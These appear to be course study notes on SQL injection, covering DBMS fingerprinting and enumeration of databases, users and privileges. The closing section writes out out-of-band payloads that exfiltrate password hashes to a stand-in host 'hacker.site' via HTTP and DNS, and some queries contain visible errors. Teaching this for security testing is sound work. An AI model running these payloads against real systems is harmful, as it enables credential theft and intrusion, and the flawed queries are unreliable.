

# Module 7 - SQL Injection


## ▼ SQL injection: introduction, Recap & More

- Three major RDBMS
  - mysql
  - oracle
  - microsoft sql server
- main differences

Feature	MySQL	SQL Server	ORACLE
OS	Windows, Linux, OS X, FreeBSD, Solaris	Windows	Windows, Linux, Solaris, HP-UX, OS X, z/OS, AIX
Richer programming environment	-	T-SQL	PL/SQL
Integrated tools and services	-	Reporting Services, Analysis Services, ...	Real Application Clusters, Data Warehousing, ...
Licensing	GPL Open Source	Proprietary	Proprietary

## ▼ Exploiting SQLi

### ▼ Techniques Classification



# Attack Classes

- INBAND
- OUT-OF-BAND
- INFERENCE

## ▼ Inband Attacks

- leverage the same channel used to inject the SQL code
- most common and straightforward attack scenario
- exploitation is included directly in the response from the vulnerable web app
- most common techniques for this category:
  - UNION-based
  - Error-based

## ▼ Out-of-Band (OOB)

- uses alternative channel(s) to extract data from the server
- contrary to **Inband**
- it depends upon the back-end technologies implemented.
  - some include the following:
    - HTTP(s) requests
    - DNS resolution
    - E-mail
    - File System
- used when all Inband technologies have failed.
- when the only options is to use Blind techniques (Inference), reducing the number of queries is a must!
- **Not so common due to level of complexity involved.**

## ▼ Inference Attacks (blind sql)

- most common techniques
  - BOOLEAN-BASED
  - TIME-BASED
- Boolean-based

In **Boolean-based** blind techniques, the focus is on visible changes inside web server responses. For example, if the result of a query is not NULL, the server returns "Great", while "Nooo" otherwise:



- Time-based

**Time-based** techniques move the focus on delays:  
*"Delayed or not delayed, this is the question..."*

For example, if the result of a query is as expected wait **15 seconds** before reply:



## ▼ Gathering Information from the environment

We have found a **valid** SQL Injection point, so now it's time to proceed with exploiting the injection flaw, but first we need to understand some basic fundamentals about our backend DBMS.

Let's discuss two techniques that are useful in performing information gathering; remember that fingerprinting techniques may vary under these two circumstances:



- our goals are gathering information
  - DBMS version
  - Databases structure
  - data
  - database users and their privileges

## Identifying the DBMS

- first piece of necessary information we need is **what DBMS version** we are testing

## Error Codes Analysis

- forcing the vulnerable application to return an error message

### ▼ Banner Grabbing

- every DBMS has specific functions that return the current version

DBMS	Functions
MySQL	@@VERSION @@GLOBAL.VERSION VERSION()
MS SQL	@@VERSION
Oracle	version FROM v\$instance banner FROM V\$VERSION WHERE banner LIKE 'oracle%' banner FROM GV\$VERSION WHERE banner LIKE 'oracle%'

## Educated Guessing

- in case of BLIND scenario

### ▼ Educated Guessing (String concatenation)

Each DBMS handles **strings** differently, making the way which **String Concatenation** is handled even more interesting. We can infer the DBMS version by observing the replies to different concatenation syntaxes, as we can see below:

DBMS	Concatenation statements	Result
MySQL	'Concat' 'enation' CONCAT('Concat','enation')	'Concatenation'
MS SQL	'some'+ 'enation' CONCAT('Concat','enation') [from v2012]	
Oracle	'Concat'    'enation' CONCAT('Concat','enation')	

## ▼ Educated Guessing (Numeric Functions)

Likewise, if the injection point is evaluated as a **number**, we can perform the same approach, but with **Numeric Functions**.

DBMS	Numeric functions	Result
MySQL	CONNECTION_ID() (LAST_INSERT_ID) ROW_COUNT()	All functions return an INTEGER NUMBER in the respective database while generate ERROR on all others
MS SQL	@@PACK_RECEIVED @@ROWCOUNT @@TRANCOUNT	
Oracle	BITAND(0,1) BIN_TO_NUM(1) TO_NUMBER(1231)	

## ▼ Educated Guessing (SQL Dialect)

**Numbers** and **Strings** are just a start. We can use anything that assists us in inferring which DBMS is used.

So, we can either use **Date and Time Functions** (see **NOW()+0** in **MySQL**) or specific **Miscellaneous DBMS Functions** (see **UID** in **Oracle**). Obviously, we have many more options.

Other interesting assumptions can be reached by observing how **comments** are handled. Let's look at the following **MySQL comments syntax**: there are 3 (official) comment styles plus one (unofficial):

Syntax	Example
# Hash	SELECT * FROM Employers where username = '' OR 2=2 #' AND password ='';
/* C-style	SELECT * FROM Employers where username = '' OR 2=2 /*' AND password =''/*;
-- SQL	SELECT * FROM Employers where username = '' OR 2=2 --' AND password ='';
;%00 NULL byte	SELECT * FROM Employers where username = '' OR 2=2; {NULL}' AND password ='';

For example, the content of the following comment will be executed only by servers from **MySQL 5.5.30** or higher:

```
SELECT 1 /*!50530 + 1 */
```

So, depending on the version, we'll receive a result of either **1** or **2**.

## ▼ Enumerating the DBMS content

- list of all schemas
- tables
- columns
- users
- privileges

## Databases - MySQL

- Information\_SCHEMA → contains all metadata required.
  - all information about the other databases is stored within the table SCHEMATA
    - SELECT schema\_name FROM information\_schema.schemata;

If the user is running **MySQL** has SHOW privileges, then the previous query can be condensed into this:

```
SHOW databases;
```

- Or -

```
SHOW schemas;
```

- DATABASE() - current database name
  - SCHEMA()
- MYSQL INFORMATION FUNCTIONS

## Databases - MSSQL



In **SQL Server**, all the system-level information is stored within the **System Tables**.

Depending on the version of the DBMS, these tables exist either only in the **MASTER** database or in every database.

Information about the databases is stored in the system table: **sysdatabases**. This table is accessible from all the databases, therefore making the following queries the equivalent:

```
SELECT name FROM master..sysdatabases;  
- Or -  
SELECT name FROM sysdatabases;
```

- `SELECT name FROM SYS.databases;`
- `DB_NAME()` → Current database name

Providing a *smallint* ID, we can retrieve the information of a specific database. See the example below:

```
SELECT DB_NAME(1);
```

Here are the list of names and IDs:

```
SELECT dbid, DB_NAME(dbid) from master..sysdatabases;
```

## Databases - Oracle

- **TABSPACE** are the place where oracle stores database objects like tables m indexes, etc

It is possible to assign a **TABSPACE** for each user and then assign some portions of the DB where they can work, thus making the administration efficient against exploitations!

If what we've just discussed makes sense, we can continue with the following query that will list the **TABLESPACES** the current user can use:

```
SELECT TABLESPACE_NAME FROM USER_TABLESPACES
```

**SYSTEM** and **SYSAUX** are the system **TABLESPACES** created automatically at the beginning when the database is made.

### Databases > Oracle

If we want to retrieve the default **TABLESPACE**, we need this query:

```
SELECT DEFAULT_TABLESPACE FROM USER_USERS  
- Or -  
SELECT DEFAULT_TABLESPACE FROM SYS.USER_USERS
```

Where **USER\_USERS** is the table in **SYS** that describes the current user.

## Databases - Tables & Columns - MySQL

### MySQL

In **MySQL**, **INFORMATION\_SCHEMA.TABLES** is the table that provides information about tables in the databases managed. We can run the following query to select this information:

```
SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;
```

The respective alias is:

```
SHOW TABLES; # current schema  
SHOW TABLES in EMPLOYEES; # other database
```

- SELECT TABLE\_SCHEMA, TABLE\_NAME FROM INFORMATION\_SCHEMA.TABLES;
- SHOW TABLES; # current schema
- SHOW TABLES IN EMPLOYEES; #other database

## Databases - Tables & Columns - MSSQL



## MSSQL

In **SQL Server**, information about tables are stored within **sysobjects**. This table contains not only information about tables, but also all the objects defined for that specific schema. The list of tables for the current database can be obtained as follows:

```
SELECT name FROM sysobjects WHERE xtype='U'
```

## MSSQL

To retrieve the list of tables for a specific database, we need to put the name of the database before the table name, see below:

```
SELECT name FROM employees..sysobjects WHERE xtype='U'
```

## MSSQL

The column **xtype** defines many object types. Here are just few useful ones:

xtype	Description
S	System Table
U	User Table
TT	Table Type
X	Extended Stored Procedure
V	Views

## MSSQL

As an alternative, using the **INFORMATION\_SCHEMA** views we can retrieve information about all tables and views of the current database. The view name is **TABLE**, and we can query it like so:

```
SELECT table_name FROM INFORMATION_SCHEMA.TABLES  
- Or -  
SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE'
```

## MSSQL

If we want the list of tables and views for a specific database, we need to simply provide the database name before the view name, as we can see here:

```
SELECT table_name FROM employees.INFORMATION_SCHEMA.TABLES
- Or -
SELECT table_name FROM employees.INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE'
```

## MSSQL

The enumeration of the columns is similar to that of tables. The **System Table** in charge is syscolumns.

```
SELECT name FROM syscolumns
- Or -
SELECT name FROM employees..syscolumns
```

## MSSQL

As an alternative, we can use the following views in **INFORMATION\_SCHEMA**:

```
SELECT column_name FROM INFORMATION_SCHEMA.columns
- Or -
SELECT column_name FROM employees.INFORMATION_SCHEMA.columns
- Or -
SELECT column_name FROM employees.INFORMATION_SCHEMA.columns WHERE table_name='salary'
```

- ALL\_TAB\_COLUMNS
  - SELECT column\_name FROM SYS.ALL\_TAB\_COLUMNS
  - SELECT column\_name FROM ALL\_TAB\_COLUMNS

## Databases - Tables & Columns - ORACLE

## Oracle

In **Oracle**, retrieving tables and columns is just a simple query. We need to use the system view ALL TABLES to enumerate the list of tables accessible to the current user.

```
SELECT table_name, tablespace_name FROM SYS.all_tables  
- Or -  
SELECT table_name, tablespace_name FROM all_tables
```

## Oracle

There is a **special** table in **Oracle** named DUAL. It's not a real table; rather, it is a dummy table that helps in situations like this:

```
SELECT "WAPTx";  
SELECT "WAPTx" FROM DUAL;
```

*"Selecting from the DUAL table is useful for computing a constant expression with the SELECT statement."*

- SELECT NULL,NULL FROM DUAL;

## ▼ Database Users and Privileges

### ▼ MySQL

- User() → function
- Current\_user() → function
- Session\_user() → function
- Current\_user → constant

## MySQL

Whereas, if the current user is privileged, we can retrieve the list of all users this way:

```
SELECT user FROM mysql.user;
```

**MySQL** is a system database that, by default, is only usable to a root user.

## MySQL

What a user can do is defined through privileges. In MySQL, the privileges are all stored within the INFORMATION\_SCHEMA database and organized by the following tables:

INFORMATION_SCHEMA Table
COLUMN_PRIVILEGES
SCHEMA_PRIVILEGES
TABLE_PRIVILEGES()
USER_PRIVILEGES

## MySQL

So, for example, all user privileges can be selected in this way:

```
SELECT grantee, privilege_type
FROM INFORMATION_SCHEMA.USER_PRIVILEGES;
```

Whereas, if we are looking for privileges on databases, this is the query to use:

```
SELECT grantee, table_schema, privilege_type
FROM INFORMATION_SCHEMA.SCHEMA_PRIVILEGES;
```

On the next slide, we will see how to extract the privileges on tables and columns.

## MySQL

For the privileged users, we can once again use the `mysql.user` table to select the privileges from the respective columns.

```
SELECT user, select_priv, ... ,
FROM MYSQL.USER;
```

```

Schema: information_schema
Query: desc mysql.user;
Results:

```

Field	Type	Null	Key
user	varchar(16)	NO	PR
host	varchar(16)	NO	PR
password	varchar(41)	NO	
select_priv	enum('Y','N')	NO	
insert_priv	enum('Y','N')	NO	
update_priv	enum('Y','N')	NO	
delete_priv	enum('Y','N')	NO	
create_priv	enum('Y','N')	NO	
drop_priv	enum('Y','N')	NO	
reload_priv	enum('Y','N')	NO	
shutdown_priv	enum('Y','N')	NO	
process_priv	enum('Y','N')	NO	
file_priv	enum('Y','N')	NO	
grant_priv	enum('Y','N')	NO	
references_priv	enum('Y','N')	NO	
index_priv	enum('Y','N')	NO	
alter_priv	enum('Y','N')	NO	
show_db_priv	enum('Y','N')	NO	
event_priv	enum('Y','N')	NO	
trigger_priv	enum('Y','N')	NO	
create_user_priv	enum('Y','N')	NO	
create_tablespace_priv	enum('Y','N')	NO	
create_view_priv	enum('Y','N')	NO	
create_routine_priv	enum('Y','N')	NO	
alter_routine_priv	enum('Y','N')	NO	
drop_routine_priv	enum('Y','N')	NO	
execute_priv	enum('Y','N')	NO	
execute_privilege_group	enum('Y','N')	NO	

## MySQL

If we want to gather the **DBA** accounts, then we may need to improve the previous query using a **WHERE** clause:

```
SELECT grantee, privilege_type
FROM INFORMATION_SCHEMA.USER_PRIVILEGES
WHERE privilege_type = 'SUPER'
```

## MySQL

Whereas, privileged users need to change their select query on the `mysql.user` table in the following way:

```
SELECT user FROM MYSQL.USER
WHERE Super_priv = 'Y';
```



## MSSQL

In this context, **MSSQL** is similar to **MySQL**. We have the following list of functions and constants to select the current user:

Method	Type
<code>suser_name()</code>	FUNCTION
User	CONSTANT
System_user	CONSTANT

## MSSQL

In addition, we can also use the **System Tables**:

Current user

```
SELECT loginame FROM SYSPROCESSES
WHERE spid = @@SPID
```

Current User Process ID

- SELECT name FROM SYSLOGINS;

## MSSQL

Or we can also use **System Views**:

Current **active** user

```
SELECT original_login_name FROM SYS.DM_EXEC_SESSIONS
WHERE status='running'
```

## MSSQL

Once we have identified the users, we need to understand their privileges. **IS\_SRVROLEMEMBER** is the function that contains the key / answer to our question:

```
IF IS_SRVROLEMEMBER ('sysadmin') = 1
print 'Current user''s login is a member of the sysadmin role'
ELSE IF IS_SRVROLEMEMBER ('sysadmin') = 0
print 'Current user''s login is NOT a member of the sysadmin role'
```

In addition to **sysadmin**, these are other possible roles:  
**serveradmin, dbcreator, setupadmin, bulkadmin, securityadmin, diskadmin, public, processadmin**



## MSSQL

Additionally, we can also use this function to ask about other users in the following way:

```
SELECT IS_SRVROLEMEMBER ('processadmin', 'aw')
```

This is the name of the SQL Server login to check. If no username is supplied as an argument, it is the current user.

## ▼ ORACLE

### Oracle

What about users in **Oracle**? Retrieving the current user is very simple via the following query:

```
SELECT user FROM DUAL
```

We can say the same about using the system views **USER\_USERS** or **ALL\_USERS** for the complete list below:

```
SELECT username FROM USER_USERS  
- Or -  
SELECT username FROM ALL_USERS
```

### Oracle

User privileges are organized within the System Tables: **DBA\_ROLE\_PRIVS** and **USER\_ROLE\_PRIVS**. The first table describes the roles of all users in the database, while the second is exclusive for the current user. Clearly, the DBA table is for privileged users!

```
SELECT grantee FROM DBA_ROLE_PRIVS  
-Or-  
SELECT username FROM USER_ROLE_PRIVS
```

### Oracle

The current user's session privileges are also reported within the **SESSION\_ROLES** view:

```
SELECT role FROM SESSION_ROLES
```

## Oracle

If you want to retrieve an overview of all the data dictionaries, tables, and views available, then you may need to use this super view: DICTIONARY.

```
SELECT * FROM DICTIONARY
-or-
SELECT * FROM DICT
```

## ▼ Advanced SQLi exploitation

### ▼ Out of band exploitation via HTTP

- Oracle → UTL\_HTTP
  - HTTPURType
  - URIType
- URL\_HTTP.REQUEST
  - .REQUEST function can be used straight in a SQL query
  - REQUEST\_PIECES must be used within pl/sql block.
  - URL\_HTTP is identified as a security concern so its often disabled
- HTTPURLType is not marked as a risky method.
  - can be used as a potential way in

We can also exfiltrate information via HTTP, using this package:

```
SELECT HTTPURTYPE
('hacker.site/' || (SELECT spare4 FROM SYS.USER$ WHERE ROWNUM=1)) .getclob()
FROM DUAL;
```

The **GETCLOB()** method returns the Character Large Object (**CLOB**) retrieved, but we can also use other methods such as: **GETBLOB()**, **GETXML()** and **GETCONTENTTYPE()**.

## ▼ Out of band exploitation via DNS

### ▼ mysql

#### MySQL (win)

In **MySQL**, the function **LOAD\_FILE()** reads the file and returns the file contents as a string:

```
SELECT LOAD_FILE('C:\\windows\\system.ini');
```

#### MySQL (win)

We can exploit this function and provoke DNS requests by requesting a UNC path like this: **\\[data].hacker.site**

```
SELECT LOAD_FILE(CONCAT('\\\\\\',  
'SELECT password FROM mysql.user WHERE user='root\\'',  
'hacker.site'));
```

**Note:** the backslash is a special character in MySQL, thus it must be escaped.

### ▼ mssql

- provoking DNS requests by using UNC paths

#### MSSQL

We can use the extended stored procedure **MASTER..XP\_FILEEXIST** to determine whether a particular file exists on the disk or not. This is how to execute that command:

```
EXEC MASTER..XP_FILEEXIST 'C:\\windows\\system.ini'
```

Two other alternatives are **XP\_DIRTREE** and **XP\_SUBDIRS**.

## MSSQL

As Štampar said in this awesome paper\*, stored procedures do not accept sub queries in a given parameter value; therefore, we need to pre-elaborate the form before submitting the request.

```
DECLARE @host varchar(1024);

SELECT @host=(SELECT TOP 1
MASTER.DBO.FN_VAREXTRACT(password_hash)
FROM SYS.SQL_LOGINS WHERE name='sa')
+ '.hacker.site';

EXEC('MASTER..XP_FILEEXIST "\\'+@host+'")
```

## ▼ Oracle

Under **Oracle**, we can again use the **UTL\_INADDR** package with the functions **GET\_HOST\_ADDRESS** and **GET\_HOST\_NAME**, as follows:

```
SELECT UTL_INADDR.GET_HOST_ADDRESS((SELECT password FROM SYS.USERS WHERE name='SYS')||'.hacker.site') FROM DUAL
--or--
SELECT UTL_INADDR.GET_HOST_NAME((SELECT password FROM SYS.USERS WHERE name='SYS')||'.hacker.site')
FROM DUAL
```